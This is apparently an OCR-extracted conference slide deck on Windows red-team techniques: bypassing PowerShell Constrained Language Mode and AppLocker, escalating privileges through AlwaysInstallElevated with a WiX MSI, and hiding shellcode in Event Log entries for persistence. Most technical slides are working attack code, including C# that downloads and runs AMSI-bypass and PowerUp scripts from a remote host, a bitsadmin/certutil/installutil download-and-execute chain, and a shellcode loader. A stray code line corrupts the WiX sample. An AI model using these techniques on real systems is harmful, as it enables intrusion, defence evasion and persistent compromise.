Windows Event Log Persistence?
Windows can help us

About Me

My name is Fabrício Gimenes (FgP)

I have 11 years of experience in Offensive Security.

I have some security certifications like OSCP,OSWE,CRTP,OSEP.

Twitter

@donotouchplease

LinkedIn

Disclaimer

Nothing I say here represents
my company, that is, all
“shit” is my responsibility

The motivation

As I mentioned before, one of my favorite techniques is privilege escalation, so I decided to set up a LAB where I could find new techniques to become a NT/AUTHORITY and more. So, for my happiness good things happening!!!!

Look out for upcoming sleds ☺

Agenda

- RedTeam Attack Simulation


- PowerShell Constrained Language Mode
- Custom Runspaces and Recon

- Practical Privilege Escalation
- What’s Privilege Escalation?
- AlwaysInstallElevated “New Approach”

- Practical Persistence
- What’s Persistence?
- Windows Event Log

RedTeam Attack Simulation

Simulation of real-world attacks is possible only through astute observation of the nature of attacks and investigating the intentions of the adversary. We need to know the threat agent and its purposes (reputational loss, data destruction, etc.) to enable better protection in place. Detection initiatives driven with no knowledge of the nature of attacks and adversary's intention will be a wild goose chase.



PowerShell Constrained Language Mode

PowerShell Constrained Language Mode

Constrained Language Mode is a security feature in PowerShell that limits the commands and features that can be used by a script. This mode is designed to prevent potentially malicious code from running on a system.

There are three types of language modes in PowerShell:

1.Full Language Mode: This mode allows scripts to use all the features of PowerShell.


2.Constrained Language Mode: This mode restricts access to certain APIs and commands to help prevent malicious code from running.


3.Restricted Language Mode: This is the most restrictive mode and only allows a limited set of commands to be used, making it useful for environments where strict security controls are necessary.

https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/

Enabling Constrained Language


There are same wanys to enable Constrained Language, enable this protection through poweshell session is not good way as we can see bellow.






How to set the Constrained Language mode

Enable Constrained Language thought AppLocker



Enable Constrained Language thought Regedit



Concept PowerShell RunSpace

- Runspaces are a way to execute PowerShell commands and scripts in a separate, independent environment. You can think of a runspace as a lightweight PowerShell instance that is embedded within another application. Runspaces provide a way to execute PowerShell commands and scripts without creating a new process or consuming a new PowerShell host.

- There are two main types of Runspaces in PowerShell:

- Local Runspaces: This type of runspace is created within the same process as the PowerShell session itself. Local runspace is used for normal interactive PowerShell commands and scripts.

- Remote Runspaces: This type of runspace is created on a remote computer and can be used to execute PowerShell commands and scripts on that remote computer. Remote runspace is commonly used when managing multiple computers at once or for running scripts on remote machines.

PoC – RunSpace


```
using System;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Configuration.Install;
using System.Runtime.InteropServices;

namespace Bypass
{
    0 references
    class Program
    {
        0 references
        static void Main(string[] args)
        {
            Console.WriteLine("The Pudim User can be to do ALL the Things");
        }
    }
    [System.ComponentModel.RunInstaller(true)]
    0 references
    public class Sample : System.Configuration.Install.Installer
    {
        0 references
        public override void Uninstall(System.Collections.IDictionary savedState)
        {
            //BYPASS AMSI
            String fgp01 = "(New-Object System.Net.WebClient).DownloadString('http://192.168.15.185/amsi.ps1') | IEX";
            //CHECK PRIVILEGE ESCALATION
            String fgp02 = "(New-Object System.Net.WebClient).DownloadString('http://192.168.15.185/PowerUp.ps1') | IEX; " +
            "Invoke-AllChecks | Out-File -FilePath C:\\Windows\\Tasks\\Privilege.txt";
            //PRIVILEGE ESCALATION WITH WIX AND MSI
            String fgp03 = "powershell.exe c:\\Wix\\candle.exe c:\\Users\\fgpwsl\\Desktop\\test.wix; c:\\Wix\\light.exe " +
            "c:\\Users\\fgpwsl\\test.wixobj; c:\\Users\\fgpwsl\\test.msi";
            Runspace rs = RunspaceFactory.CreateRunspace();
            rs.Open();
            PowerShell ps = PowerShell.Create();
            ps.Runspace = rs;
            ps.AddScript(fgp01);
            ps.AddScript(fgp02);
            ps.AddScript(fgp03);
            ps.Invoke();
            rs.Close();
        }
    }
}
```

PoC – Recon through the Constrained Language

```
C:\Users\fgpwsl>certutil -encode "Z:\BypassAppLoock2\AppLocker Bypass PowerShell Runspace\bin\x64\Release\AppLo
cker Bypass PowerShell Runspace.exe" "Z:\BypassAppLoock2\AppLocker Bypass PowerShell Runspace\encode.txt"
```

```
C:\Users\fgpwsl>bitsadmin /Transfer myJob http://192.168.15.185/encode.txt C:\Windows\Tasks\encode.txt && certu
til -decode C:\Windows\Tasks\encode.txt C:\Windows\Tasks\Bypass.exe && C:\Windows\Microsoft.NET\Framework64\v4.
0.30319\installutil.exe /logfile=/LogToConsole=false /U C:\Windows\Tasks\Bypass.exe
```



The Installer tool is a command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies. This tool works in conjunction with classes in the System.Configuration.Install namespace.

Privilege Escalation with AlwaysInstallElevated “New Approach”

What’s EoP?

Privilege escalation means a user receives privileges they are not entitled to. These privileges can be used to delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or, alternatively, has flawed design assumptions about how it will be used. Privilege escalation occurs in two forms.

AlwaysInstallElevated

You can use the AlwaysInstallElevated policy to install a Windows Installer package with elevated (system) privileges.

****Warning:****

This option is equivalent to granting full administrative rights, which can pose a massive security risk. Microsoft strongly discourages the use of this setting.

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer

If the AlwaysInstallElevated value is not set to "1" under both preceding registry keys, the installer uses elevated privileges to install managed applications and uses the current user's privilege level for unmanaged applications.

AlwaysInstallElevated – New Approach and old with “wix” File

WiX (Windows Installer XML) is an open-source toolset for building Windows installation packages, consisting of a set of tools and extensions for creating MSI (Microsoft Installer) packages to deploy applications on the Windows operating system.

WiX uses XML to define the installation process, including the files, components, and registry keys to be installed. The toolset includes the "candle" and "light" command-line tools to compile and link the XML source files into an MSI package. WiX also includes libraries, APIs, and UI elements to extend the installation process. WiX is commonly used by developers to create installation packages for Windows applications and services.

AlwaysInstallElevated – Wix File Example

```
<?xml version="1.0"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
    <Product Id="*" UpgradeCode="12345678-1234-1234-1234-111111111111" Name="Example Product Name"
Version="0.0.1" Manufacturer="@_xpn_" Language="1033">
        <Package InstallerVersion="200" Compressed="yes" Comments="Windows Installer Package"/>
        <Media Id="1" Cabinet="product.cab" EmbedCab="yes"/>
        <Directory Id="TARGETDIR" Name="SourceDir">
            <Directory Id="ProgramFilesFolder">
                <Directory Id="INSTALLLOCATION" Name="Example">
                 <Component Id="ApplicationFiles" Guid="12345678-1234-1234-1234-222222222222">
                    </Component>
                </Directory>
            </Directory>
        </Directory>
        <Feature Id="DefaultFeature" Level="1">
            <ComponentRef Id="ApplicationFiles"/>
        </Feature>
        <CustomAction Id="SystemShell" Directory="TARGETDIR" ExeCommand="C:\Windows\System32
\WindowsPowerShell\v1.0\powershell.exe" Execute="deferred" Impersonate="no" Return="ignore"/>
        <InstallExecuteSequence>
            <Custom Action="SystemShell" After="InstallInitialize"></Custom>
        </InstallExecuteSequence>
    </Product>
</Wix>
  return go(f, seed, [])
}
```

Persistence with Windows Event Log?

What’s Persistence?

Once the attacker exploits the system, he tries to maintain a foothold/persistence. Persistence is any access, action, or configuration change to a system that gives an adversary a persistent presence on that system. Adversaries will often need to maintain access to systems through interruptions such as system restarts, loss of credentials, or other failures that would require a remote access tool to restart or alternate backdoor for them to regain access.

HAVE NEW ONE – WINDOWS EVENT VIEW

Windows Event Log - Concept

The Windows Event Log is a feature in the Microsoft Windows operating system that provides a centralized repository for application, security, and system events.

The Event Log records events that occur on the system, including information about system crashes, errors, warnings, and informational messages.

The Event Log allows administrators to monitor and manage events that occur on the system, including identifying problems, debugging software, and tracking security incidents. The Event Log provides a searchable and filterable interface for reviewing events and can be used to generate alerts and notifications based on specific events.

The Windows Event Log service runs in the background and continuously writes events to the log files. The Event Log is essential for system administrators to diagnose and resolve issues on the system.

Windows Event Log – Concept II

There is also a collection of logs in a folder within Event Viewer called **Application and Services Logs** that contains logs of individual applications and hardware-based events. Windows PowerShell logs would be found in this collection.

The following fields are some of the most filtered fields for log analysis:

- Log/Key <– e.g., Application
- Source <– e.g., Outlook
- Date/Time
- EventID
- Task Category <– Application defined
- Level
- Computer
- Event Data <– Message and Binary Data

Important

- To write to the Application and Services Logs, you typically need administrative privileges.
- If you try to write to these logs without administrative privileges, you may receive an "access denied" error.

Windows Event Log – PoC C# Code

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

class Program
{
    static void Main(string[] args)
    {
        // Read the raw data from the event log
        EventLog fgpeventLog = new EventLog();

        fgpeventLog.Log = "PoC_Pudim";

        //
        EventLogEntryCollection eventdataraw = fgpeventLog.Entries;

        //byte[] rawData = eventLog.Entries[0].Data;
        byte[] rawData = eventdataraw[0].Data;
        //Console.WriteLine(rawData.ToString());

        // Allocate memory to hold the shellcode
        IntPtr allocMem = VirtualAlloc(IntPtr.Zero, (UIntPtr)rawData.Length, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

        // Copy the shellcode to the allocated memory
        Marshal.Copy(rawData, 0, allocMem, rawData.Length);

        // Create a thread to execute the shellcode
        IntPtr hThread = IntPtr.Zero;
        UIntPtr threadId = UIntPtr.Zero;
        IntPtr pinfo = IntPtr.Zero;

        hThread = CreateThread(IntPtr.Zero, 0, allocMem, pinfo, 0, ref threadId);
        WaitForSingleObject(hThread, 0xFFFFFFFF);
    }

    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, UInt32 dwStackSize, IntPtr
lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UIntPtr lpThreadId);

    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    [DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, UIntPtr size, UInt32 flAllocationType,
UInt32 flProtect);
}
```

PoC – All the Things

Thank you!
Questions?

Official LinkedIn